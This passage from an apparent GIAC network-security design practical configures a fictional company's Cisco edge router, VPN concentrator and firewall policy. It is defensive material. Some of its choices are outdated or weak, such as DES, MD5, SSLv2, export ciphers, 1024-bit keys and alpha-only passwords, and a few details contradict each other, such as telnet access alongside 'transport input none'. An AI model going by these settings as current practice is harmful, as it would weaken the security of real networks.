- **Remote Administration:** Access to the router will be limited from the IT Network from the internal network (this was discussed earlier and is a known risk). The Perimeter Firewall will allow a non-NAT'ed rule to the router in order to telnet. GIACe will create access list 10 for this purpose and apply it to the VTY 0 4 lines as follows:

```
GIACe-edge# config t  
GIACe-edge (config) # no access-list 10  
GIACe-edge (config) # access-list 10 permit 192.168.4.0 0.0.0.127  
GIACe-edge (config) # access-list 10 deny any log  
GIACe-edge (config) # end
```

Then the access list will be applied to the VTY lines as follows:

```
GIACe-edge (config) # line vty 0 4  
GIACe-edge (config-line) # access-class 10 in  
GIACe-edge (config-line) # transport input none  
GIACe-edge (config-line) # login local  
GIACe-edge (config-line) # exec-timeout 5 0  
GIACe-edge (config) # end
```

GIACe will not be using a modem or a second local serial connection so the auxiliary will be disabled as follows:

```
GIACe-edge (config) # line aux 0  
GIACe-edge (config-line) # exec-timeout 5 0  
GIACe-edge (config-line) # login local  
GIACe-edge (config-line) # transport input none  
GIACe-edge (config-line) # no exec  
GIACe-edge (config) # end
```

- **Local Console Access:** GIACe will utilize the local console interface when necessary. It will be set up as follows:

```
GIACe-edge (config) # line con 0  
GIACe-edge (config-line) # login local  
GIACe-edge (config-line) # exec-timeout 5 0  
GIACe-edge (config) # end
```

- **Login Banner:** GIACe will post a banner notifying whomever accessing the device that they are accessing a private device and consent to monitoring. This will allow GIACe to seek legal action in the event of improper use or access.

```
banner motd ^CC "ATTENTION: THIS IS A PRIVATE SYSTEM OWNED BY GIACe.
ALL VIOLATIONS WILL BE LOGGED AND FORWARDED TO LAW ENFORCEMENT
FOR PROSECUTION. ILLEGAL MONITORING,SPOOFING, BREAK-IN, DOS, ETC
WILL NOTBE TOLERATED."
^C
```

Disable unneeded services

There are a number of services that Cisco provides by default. GIACe will identify which services that will be disabled to prevent security risks while not degrading the capabilities of the router.

- **DNS:** Disable this service from the router trying to resolve mistyped commands – this can be very annoying.
No ip domain-lookup
- **Finger:** Disable the Unix remote user lookup service
no service finger
- **Legacy Network Services:** Disable legacy services such as chargen and echo
no service udp-small-servers
no service tcp-small-servers
- **CDP:** Disable CDP which is used to discover other Cisco devices
no cdp run
- **SNMP:** Disable SNMP services which are used to query devices and configuration information
no snmp-server
- **Bootp:** Disable Bootp service which allows other routers to boot from it
no ip bootp server
- **Source-Route:** Disable Source-route which would allow packets to specify their own routes throughout the network
no ip source-route

- **IP Redirects:** Disable IP Redirects service which allows the router to send responses to routed packets

no ip redirects

- **CEF:** Eliminates the need to keep a route cache by matching the route table with a Forwarding Information Base (FIB) for final switching destinations.

no ip route-cache cef

- **IP Unreachables:** Disable IP Unreachables, this service can aid in network mapping by notifying senders of incorrect IP addresses.

no ip unreachable

- **IP Directed Broadcast:** Disable this service; it can be used for broadcast attacks.

no ip directed-broadcast

- **IP Proxy ARP:** Disable IP Proxy ARP service which will act as a layer 2 proxy and is susceptible to ARP poisoning attacks.

no ip proxy-arp

- **Route Caching:** Disable both ip route and multicast route caching, both can be poisoned and used for attacks

no ip route-cache
no ip mroute-cache

- **Logging Buffers:** Disable logging going to buffers. This can cause under/overruns and cause performance issues and even crashes. Logging to a console is also ineffective. All logging will be directed to the Syslog server unless a "debug console" command is run while running a debug session on the console itself.

no logging buffered
no logging console

- **PAD:** Disable Packet Assembly/Disassembly

no service pad

- **Subnet Zero:** Does not allow X.X.X.0 for a valid IP Address

no ip subnet-zero

- **HTTP:** Disable HTTP Service, prevents HTTP management to the router

```
no ip http server
```

- **Gatekeeper:** Disable the Gatekeeper server, GIACe is not utilizing H.323 at this time

```
gatekeeper  
shutdown
```

Disable unused interfaces

```
interface Serial1/0  
description Not Used  
no ip route-cache  
no ip mroute-cache  
shutdown
```

Apply Extended Access Lists

- **Extended Access-Lists:** Apply access-lists on Serial 1/0 and all sub-interfaces Gigabit Ethernet 0/0.200, 0/0.201 and 0/0.202 as follows:

```
interface GigabitEthernet 0/0.200  
ip access-group 103 out
```

```
interface GigabitEthernet 0/0.201  
ip access-group 103 out
```

```
interface GigabitEthernet 0/0.202  
ip access-group 103 out
```

```
interface Serial1/0  
ip access-group 101 in  
ip access-group 102 out
```

Logging

- **Syslog:** Enable Syslog services on the router and logging to the Syslog server in the DMZ

```
logging facility local7  
logging 172.16.4.254
```

Complete Router Configuration: The entire router configuration for the GIACe edge is located in **Appendix C**.

VPN Concentrator


The VPN concentrator will be kept and moved to a new location within the GIACe network. The Cisco 3005 Concentrator will play an important role in securing the remote connections of GIACe's Partners, Suppliers and Mobile Employees. However, during the deployment process of the new GIACe architecture, there has been new security advisory concerning the VPN Concentrator and its client (SA11386)³². With this vulnerability, it is possible for an attacker to compromise Phase I authentication by gaining the group password. The best way to resolve this problem is to deploy a PKI implementation for the entire enterprise.

Unfortunately, implementing PKI will take extensive planning, time and money. Due to the complicated process of the new architecture install along with the less than simple process of implementing PKI, GIACe will continue with its Group password solution and delay the PKI solution until a later date. The risk assessment states that there is a low level of risk that could be lowered by rotating group passwords until the PKI plan can be funded and properly deployed. In addition, GIACe will continue using AAA authenticating the Phase II SA's and will keep a close watch on the concentrator's Syslog messages. This course of action was approved by the owners. The process of configuring and securing the VPN infrastructure is as follows:

- Policy
 - a. Who
 - b. What
 - c. When
 - d. Where
 - e. How
- Concentrator Hardening
 - a. Disable unneeded services
 - b. Access
 - c. Logging
 - d. Blocking unneeded services
- Concentrator Configuration
 - a. System
 - b. Authentication
 - c. Policy Management
- VPN Client Configuration

³² Secunia Advisory SA11387. [URL:http://secunia.com/advisories/11387/](http://secunia.com/advisories/11387/)

Policy



There are 4 major segments that VPN users will be guided to when connecting to conduct business. All 4 Types of users will need access to the Public DMZ. Depending on the role of the user, they will given the appropriate group and user pool when accessing the GIACe network via the VPN and directed to their respective segments via static routing to the DMZ Firewall. The segments are as follows:

172.16.1.0/24	VLAN 171	Public DMZ
172.16.2.0/24	VLAN 172	Partners Network
172.16.3.0/24	VLAN 173	Suppliers Network
172.16.4.0/24	VLAN 174	IT Remote Network DMZ

Since the respective users have connected to the VPN concentrator, it is a given that they have access to VPN services and the following services:

Partners

Service	PORT	TO	Server NAME
HTTPS	TCP 443	172.16.1.7	GIACe HTTPS
GIAC-NET-Client	TCP 1521	172.16.2.5 172.16.2.6	Partner SVR Parnter Oracle SVR
DNS	UDP 53	172.16.10.2	DMZ DNS
SSH/SCP to File SVR	TCP 22	172.16.2.5 172.16.2.6	Partner SVR Parnter Oracle SVR
Transaction SVR	TCP 1633	172.16.1.9	Pubic DMZ Transaction

GIACe			Server
-------	--	--	--------

Suppliers

Service	PORT	TO	Server NAME
HTTPS	TCP 443	172.16.1.7	GIACe HTTPS
GIAC-NET-Client	TCP 1521	172.16.3.6	Oracle Server
DNS	UDP 53	172.16.10.2	DMZ DNS
SSH/SCP to File SVR	TCP 22	172.16.3.4 172.16.3.6	Oracle Server Trans Server
Transaction SVR GIACe	TCP 1633	172.16.3.4	Trans Server

Mobile Employees

Service	PORT	TO	Server NAME
HTTPS/OWA	TCP 443	172.16.1.7 172.16.1.8	GIACe HTTPS OWA
GIAC-NET-Client	TCP 1521	172.16.1.6 172.16.1.10	Sayings Server Oracle Finance
DNS	UDP 53	172.16.10.2	DMZ DNS
SSH/SCP to File SVR	TCP 22	172.16.2.5 172.16.2.6	Partner Server
Transaction SVR GIACe	TCP 1633	172.16.1.9	Trans Server

System Administrators

Service	PORT	TO	Server NAME
HTTPS/OWA	TCP 443	172.16.1.7 172.16.1.8	GIACe HTTPS OWA
DNS	UDP 53	172.16.10.2	DMZ DNS
SSH/SCP to File SVR	TCP 22	ALL DMZ	AS NEEDED
Cobra Management	TCP 9003	172.16.10.2 172.16.11.2	DMZ FW PER FW

Concentrator Hardening

We will disable the numerous local accounts that were being used on the concentrator and utilize the RADIUS server that will be deployed on the DMZ IT-NET (172.16.4.2). The only local accounts will be the administrator account. Administration will be facilitated using HTTPS only. Since SSH V2 is not supported on this version (SSH V1) of the concentrator, the service will be disabled. SYSLOG services will be directed to the DMZ SYSLOG Server (172.16.4.254) and backups of the concentrator OS and configuration will be kept on the GIACE backup server and on a backup CD. Services that have been deemed unnecessary will be disabled (not selecting in the configuration setup) as follows:

- FTP
- TFTP

- TELNET
- SNMP
- SMTP Services
- SSH V1
- DHCP

Additionally, GIACe will utilize filters on its VPN connections; this will eliminate work for the VPN concentrator that will ultimately be blocked by the DMZ firewall.

Concentrator Configuration

System Interfaces

Interface	IP Address	Subnet Mask	Default Gateway
Ethernet 1 INTERNAL	172.16.5.2	255.255.255.0	
Ethernet 2 EXTERNAL	172.16.0.18	255.255.255.252	172.16.0.17
DNS Server	172.16.10.2		
Domain Name	giace.net		
DNS Domain Name	giace.net		

Servers

A big change from the original set up of the VPN concentrator will be use of a RADIUS server versus using local accounts. This will add an additional layer of security (unfortunately, management too) by ensuring that proper accounts are being created and maintained (password aging, proper use, etc). Figures 2.1 and 2.2 demonstrate the addition and modification of the GIACe RADIUS Server:

Authentication Servers	Actions
	Add
172.16.4.2 (Radius) Internal (Internal)	Modify
	Delete
	Move Up
	Move Down
	Test

Figure 2.1: Adding RADIUS Server

Server Type	RADIUS	Selecting <i>Internal Server</i> will let you add users to the internal user database. If you are using RADIUS authentication or do not require an additional authorization check, do not configure an authorization server.
Authentication Server	172.16.4.2	Enter IP address or hostname.
Server Port	0	Enter 0 for default port (1645).
Timeout	4	Enter the timeout for this server (seconds).
Retries	2	Enter the number of retries for this server.
Server Secret		Enter the RADIUS server secret.
Verify		Re-enter the secret.
<input type="button" value="Apply"/> <input type="button" value="Cancel"/>		

Figure 2.2: RADIUS Server Setup

Other Services that should be enabled and configured under the “Servers Tab” are:

- **DNS**
 - Domain: giace.net
 - Primary DNS: 172.16.10.2
 - Timeout Period: 2
 - Timeout Retries: 2
- **NTP**
 - Sync Frequency: 60
 - NTP Host: 172.16.5.1

Address Management

Assignment of IP addresses pools for each respective user segment will be enabled (as displayed in Figure 2.3). The assigned pools and there role are as follows (and displayed in Figure 2.4):

FROM	TO	ROLE
172.16.5.3	172.16.5.7	SYS ADMIN
172.16.5.8	172.16.5.15	PARTNER
172.16.5.16	172.16.5.23	SUPPLIER
172.16.5.24	172.16.5.41	MOBILE EMPLOYEE

Use Client Address	<input type="checkbox"/>	Check to use the IP address supplied by the client. This can be overridden by user/group configuration.
Use Address from Authentication Server	<input checked="" type="checkbox"/>	Check to use an IP address retrieved from an authentication server for the client.
Use DHCP	<input type="checkbox"/>	Check to use DHCP to obtain an IP address for the client.
Use Address Pools	<input checked="" type="checkbox"/>	Check to use internal address pool configuration to obtain an IP address for the client.

Apply Cancel

Figure 2.3: Address Assignment

IP Pool Entry	Actions
172.16.5.3 - 172.16.5.7	Add
172.16.5.8 - 172.16.5.15	Modify
172.16.5.16 - 172.16.5.23	Delete
172.16.5.24 - 172.16.5.41	Move Up
	Move Down

Figure 2.4: IP Address Pool Assignment

Tunneling Protocols

The Primary tunneling protocol that GIACe will utilize on the VPN Concentrator will be IPSec. Since there are no point to point tunnels or Microsoft VPN's being created, PPTP and L2TP will not be selected. IPSec will utilize two Security Association phases, the first being the IKE proposal (listed below) and a second to manage traffic in the tunnel (IPSec SA). There are four options that we can select from:

- **IPSec LAN to LAN**
 - Leave blank
- **IKE Proposals**
 - CiscoVPNClient-3DES-MD5
 - CiscoVPNClient-3DES-SHA-DSA
 - CiscoVPNClient-3DES-MD5-RSA
 - IKE-3DES-MD5
 - IKE-3DES-MD5-RSA
 - IKE-3DES-SHA-DSA
 - IKE-3DES-MD5-DH1
 - IKE-3DES-MD5-DH7
 - IKE-3DES-MD5-RSA-DH1
 - IKE-DES-MD5;IKE-DES-MD5-DH7
 - CiscoVPNClient-3DES-MD5-DH5

- CiscoVPNClient-AES128-SHA
- IKE-AES128-SHA
- **NAT Transparency**
 - Leave blank
- **Alerts**
 - Enable the “Alert while Disconnecting”

IP Routing

Next, we will assign the static routes on the VPN Concentrator which are as follows:

DEFAULT	172.16.0.17
172.16.1.0/24	172.16.5.1
172.16.2.0/24	172.16.5.1
172.16.3.0/24	172.16.5.1
172.16.4.0/24	172.16.5.1
172.16.10.0/24	172.16.5.1
172.16.11.0/24	172.16.5.1

Then assign the Default Gateways:

DEFAULT GATEWAY	TUNNEL DEFAULT GATEWAY
172.16.0.17	172.16.5.1
Select “Override Default”	Gateway (allow learned default gateways to override the default

Ensure that the following services are **not** selected:

- **DHCP**
- **DHCP Relay**
- **VRRP**
- **Reverse Route Injection**

Management Products

There are only three built in management protocols that will be configured and utilized on the VPN Concentrator (all others will remain unselected), which are:

- **HTTPS**
 - Enable HTTPS
 - Enter port 443 as the default port
 - Maximum sessions: 2
- **SSL**
 - Select
 - RC4-128/MD5

- 3DES-168/SHA
- DES-56/SHA
- RC4-40/MD5 Export
- DES-40/SHA Export
- SSL Version V2/V3
- Generated Certificate Key: 1024-RSA
- XML
 - Enable XML

Events

There are only two options that will be modified as follows:

- **General**
 - SYSLOG format: original
 - Events to Console: None
 - Events to SYSLOG: Severities 1-5
 - Events to Email: None
 - Events to Trap: None
- **SYSLOG Servers**
 - 172.16.4.254

General

Now it is time to set up the VPN Concentrator unique options:

- Identification
 - System Name: GIACe VPN
 - Contact: Security Team
 - Location: GIAC-NET Locker
- Time
 - Enter the current time
- Sessions
 - Maximum active connections: 2
- Global Authentication
 - Enable Group Lookup

Client Update

GIACe will not be using this option. The GIACe user base is small enough to keep track of VPN client software.

User Management

This is where the group and user configuration will be created for the IPsec clients that will be enabled on the GIACe VPN Concentrator:

Base Group

- **General**

Attribute	Value
Access Hours	No Restrictions
Simultaneous Logins	3
Minimum Password Length	8
Allow Alpha Only Passwords	enabled
Idle Timeout	30 minutes
Maximum Connect Time	0
Filter	None
Primary DNS	172.16.10.2
Tunneling Protocols	IPsec enabled

- **IPsec**

Attribute	Value
IPsec SA	ESP-3DES-MD5
IKE Peer Identity Validation	"if supported by certificate"
IKE Keepalives	enabled
Confidence Interval	300
Tunnel Type	Remote Access
Authentication	Internal
DN Field	CN otherwise OU
IPComp	None
Default preshared Key	xxxxxxxxxx
Mode Configuration	Enabled

- **Client Configuration**

Attribute	Value
Banner	Default GIACe Banner
IPsec over UDP	Enabled
IPsec over UDP Port	10000
Split Tunneling Policy	Tunnel Everything: <i>Unselect Allow Button network bypass list</i>
Split Tunneling Network List	None
Default Domain Name	giace.net

Groups

This is where the GIACe group members will be configured. There are four groups along with the ranges that they will be assigned. Enter the name each group individually and assign their address pools under the <Address Pools> tab as follows:

GROUPS	FROM	TO
SYS ADMIN	172.16.5.3	172.16.5.7
PARTNER	172.16.5.8	172.16.5.15
SUPPLIER	172.16.5.16	172.16.5.23
MOBILE EMPLOYEE	172.16.5.24	172.16.5.41

Users

There will be a single user account, admin, created for testing to ensure that the groups and policies are working correctly.


Policy Management

Access hours

Since the VPN concentrator would need to be accessed at various times day or night, they will be no access hour limitation on the VPN Concentrator.

Traffic management

- **Network Lists:** Network lists will enable GIACe to configure the assigned networks that have designated for the partners, suppliers, mobile employees, system administrators and future entities into a single object. Figure 2.5 demonstrates the addition of these objects within the Network List table below:



Network List	Actions
SYS-ADMIN	Add Modify Copy Delete
Mobile-Employee	
Partner	
Supplier	
VPN Client Local LAN (Default)	

Figure 2.5: GIACE VPN Network List

- **Rules:** Cisco ports a default set of rules with the VPN Concentrator. GIACe will add their specifics and whittle down the rules to ensure that the

correct filter rules are applied in accordance with the design policy (source/destination addresses). Listed below are the utilized default Cisco Filter Rules³³ along with the GIACe proprietary appended to the end (Figure 2.6).

Filter Rule Name	Direction	Protocol	TCP Connection	TCP/UDP Source Port	TCP/UDP Destination Port	ICMP Packet Type
Any In	Inbound	Any	Don't Care	Range 0-65535	Range 0-65535	0-255
Any Out	Outbound	Any	Don't Care	Range 0-65535	Range 0-65535	0-255
DNS In	Inbound	UDP	--	53	Range 0-65535	--
DNS Out	Outbound	UDP	--	Range 0-65535	53	--
GRE In	Inbound	GRE	--	--	--	--
GRE Out	Outbound	GRE	--	--	--	--
ICMP In	Inbound	ICMP	--	--	--	0-18
ICMP Out	Outbound	ICMP	--	--	--	0-18
IKE In	Inbound	UDP	--	Range 0-65535	IKE (500)	--
IKE Out	Outbound	UDP	--	IKE (500)	Range 0-65535	--
Incoming HTTP In	Inbound	TCP	Don't Care	Range 0-65535	HTTP (80)	--
Incoming HTTP Out	Outbound	TCP	Don't Care	HTTP (80)	Range 0-65535	--
Incoming HTTPS In	Inbound	TCP	Don't Care	Range 0-65535	HTTPS (443)	--
Incoming HTTPS Out	Outbound	TCP	Don't Care	HTTPS (443)	Range 0-65535	--
IPSec-ESP In	Inbound	ESP	--	--	--	--
LDAP In	Inbound	TCP	Don't Care	Range 0-65535	LDAP (389)	--
LDAP Out	Outbound	TCP	Don't Care	LDAP (389)	Range 0-65535	--
Outgoing HTTP In	Inbound	TCP	Don't Care	HTTP (80)	Range 0-65535	--
Outgoing HTTP Out	Outbound	TCP	Don't Care	Range 0-65535	HTTP (80)	--
Outgoing HTTPS In	Inbound	TCP	Don't Care	HTTPS (443)	Range 0-65535	--
Outgoing HTTPS Out	Outbound	TCP	Don't Care	Range 0-65535	HTTPS (443)	--
Cobra Management	Inbound	TCP	Don't Care	Range 0-65535	9003	--
Cobra Management	Outbound	TCP	Don't Care	9003	Range 0-65535	--
SSH In	Inbound	TCP	Don't Care	Range 0-65535	SSH (22)	--

³³ Cisco Default Filter Rules Table taken from the online help on the VPN Concentrator

SSH Out	Outbound	TCP	Don't Care	SSH (22)	Range 0-65535	--
SSL In	Inbound	TCP	Don't Care	Range 0-65535	Telnet/SSL (992)	--
SSL Out	Outbound	TCP	Don't Care	Telnet/SSL (992)	Range 0-65535	--
Transaction SVR In	Inbound	UDP	Don't Care	Range 0-65535	1633	--
Transaction SVR Out	Outbound	UDP	Don't Care	1633	Range 0-65535	--
GIACe-NET-Client In	Inbound	TCP	Don't Care	Range 0-65535	1521	--
GIACe-NET-Client Out	Outbound	TCP	Don't Care	1521	Range 0-65535	--

Figure 2.6: Utilized Cisco Filter Rules/GIACe proprietary protocol List

- **SA's:** Since we are using IPSec tunnels for our VPN's, it is important that GIACe identify which Security Associations will be used to encrypt the tunnels. . IPSec will utilize two Security Association phases, the first being the IKE proposal (listed earlier) and a second to manage traffic in the tunnel (IPSec SA). The IPSec SA's utilized by GIACe are listed below:

IPSec SAs	Actions
ESP-3DES-MD5	<input type="button" value="Add"/> <input type="button" value="Modify"/> <input type="button" value="Delete"/>
ESP-3DES-MD5-DH5	
ESP-3DES-MD5-DH7	
ESP-3DES-NONE	
ESP-AES128-SHA	
ESP-DES-MD5	
ESP-L2TP-TRANSPORT	
ESP/IKE-3DES-MD5	

Figure 2.7: IPSec SA's utilized by GIACe

- **Filters:** Filters are very similar to router access lists. Order and specifics are critical for desired results when managing data flow that ingress/egress the VPN concentrator. When a packet comes to the VPN concentrator, it will be matched against a rule – if there are no matches, the packet will be dropped (this is the default setting on all Traffic Management Filters). The following are examples of the GIACe Group Filters:




Figure 2.8: Group Filter List

PARTNERS	REMOTE WORKERS	SUPPLIERS	SYS-ADMINS
GRE Out	GRE Out	GRE Out	GRE Out
IKE In	IKE In	IKE In	ICMP In
IKE Out	IKE Out	IKE Out	ICMP Out
Incoming HTTPS In	Incoming HTTPS In	Incoming HTTPS In	IKE In
Incoming HTTPS Out	Incoming HTTPS Out	Incoming HTTPS Out	IKE Out
IPSec-ESP In	IPSec-ESP In	IPSec-ESP In	Incoming HTTPS In
Outgoing HTTPS In	Outgoing HTTPS In	Outgoing HTTPS In	Incoming HTTPS Out
Outgoing HTTPS Out	Outgoing HTTPS Out	Outgoing HTTPS Out	IPSec-ESP In
SSH In	SSH In	SSH In	Outgoing HTTPS In
SSH Out	SSH Out	SSH Out	Outgoing HTTPS Out
SSL In	SSL In	SSL In	Cobra Management
SSL Out	SSL Out	SSL Out	Cobra Management
Transaction SVR In	Transaction SVR In	Transaction SVR In	SSH In
Transaction SVR Out	Transaction SVR Out	Transaction SVR Out	SSH Out
GIACe-NET-Client In	GIACe-NET-Client In	GIACe-NET-Client In	Telnet/SSL In
GIACe-NET-Client Out	GIACe-NET-Client Out	GIACe-NET-Client Out	Telnet/SSL Out
DNS In	DNS In	DNS In	DNS In
DNS Out	DNS Out	DNS Out	DNS Out

Figure 2.9: Traffic Management Filter

- **NAT**
 - Not enabled
- **BW Policies**
 - Not enabled

VPN Client Configuration

The setup for the client is pretty straight forward. First, ensure that the Cisco VPN Client 3.6.1 has been loaded on the workstation or notebook.


Start the VPN Dialer software

Create a new VPN Connection



Enter the name of the new network connection, in this case, named "GIACe"

Enter the optional description of the new network connection that is being created




Enter the IP address for the VPN Concentrator (since we are outside of the GIACe network, we will enter the "outside IP address". The real IP will be NAT'ed when it enters the GIACe Network



Enter the Group Name and password; in this case, we are displaying the GIACe-Mobile-User.




Select the VPN dialer and connect to the GIACe net. Access will be validated by username and password.



Upon successful login, the user will be prompted by a security banner.



By 'right-clicking' and selecting "status", the user can obtain information on their current VPN connection to GIACe.



Firewalls

The firewalls play a critical role in the GIACe architecture. The two Secure Computing G2 Sidewinder firewalls will be cornerstone additions in the overall “defense-in-depth” plan. Each will perform a specific purpose but will work together to build a single plan. With the possibility to add more communications bandwidth and customer volume in the future; the G2 Sidewinder’s are prime candidate for moving to a centralized Enterprise Managed solution and have the flexibility and the horsepower to meet future needs. In creating the configuration rules, it is important to remember that the order of operations are VPN, IP Filter, Proxy rules. The process of configuring and securing the two G2 Sidewinder Firewalls infrastructure is as follows:


Note: The term “Burb” is used for the actual interface. For example, the DMZ Burb is the DMZ interface on the firewall.

- Policy
 - a. DMZ Firewall
 - i. Who
 - ii. What
 - iii. When
 - iv. Where
 - v. How
 - b. Perimeter Firewall
 - i. Who
 - ii. What
 - iii. When
 - iv. Where
 - v. How
- Firewall Hardening
 - a. Disable unneeded services
 - b. Access
 - c. Logging
- Configuration
 - a. DMZ Firewall Configuration
 - i. Routing
 - ii. Servers
 - iii. Proxies
 - iv. Proxy Rules
 - v. IP Filter Rules
 - b. Perimeter Firewall Configuration
 - i. Routing
 - ii. Servers
 - iii. Proxies
 - iv. Proxy Rules
 - v. IP Filter Rules

Policy

DMZ Firewall Policy

It is important to determine the type of traffic that will be entering/exiting the GIACe DMZ network which will be required in the configuration of the firewall. The following diagram and tables represent the DMZ Firewall Network Burb's. The DMZ Firewall will be defined and configured as follows:

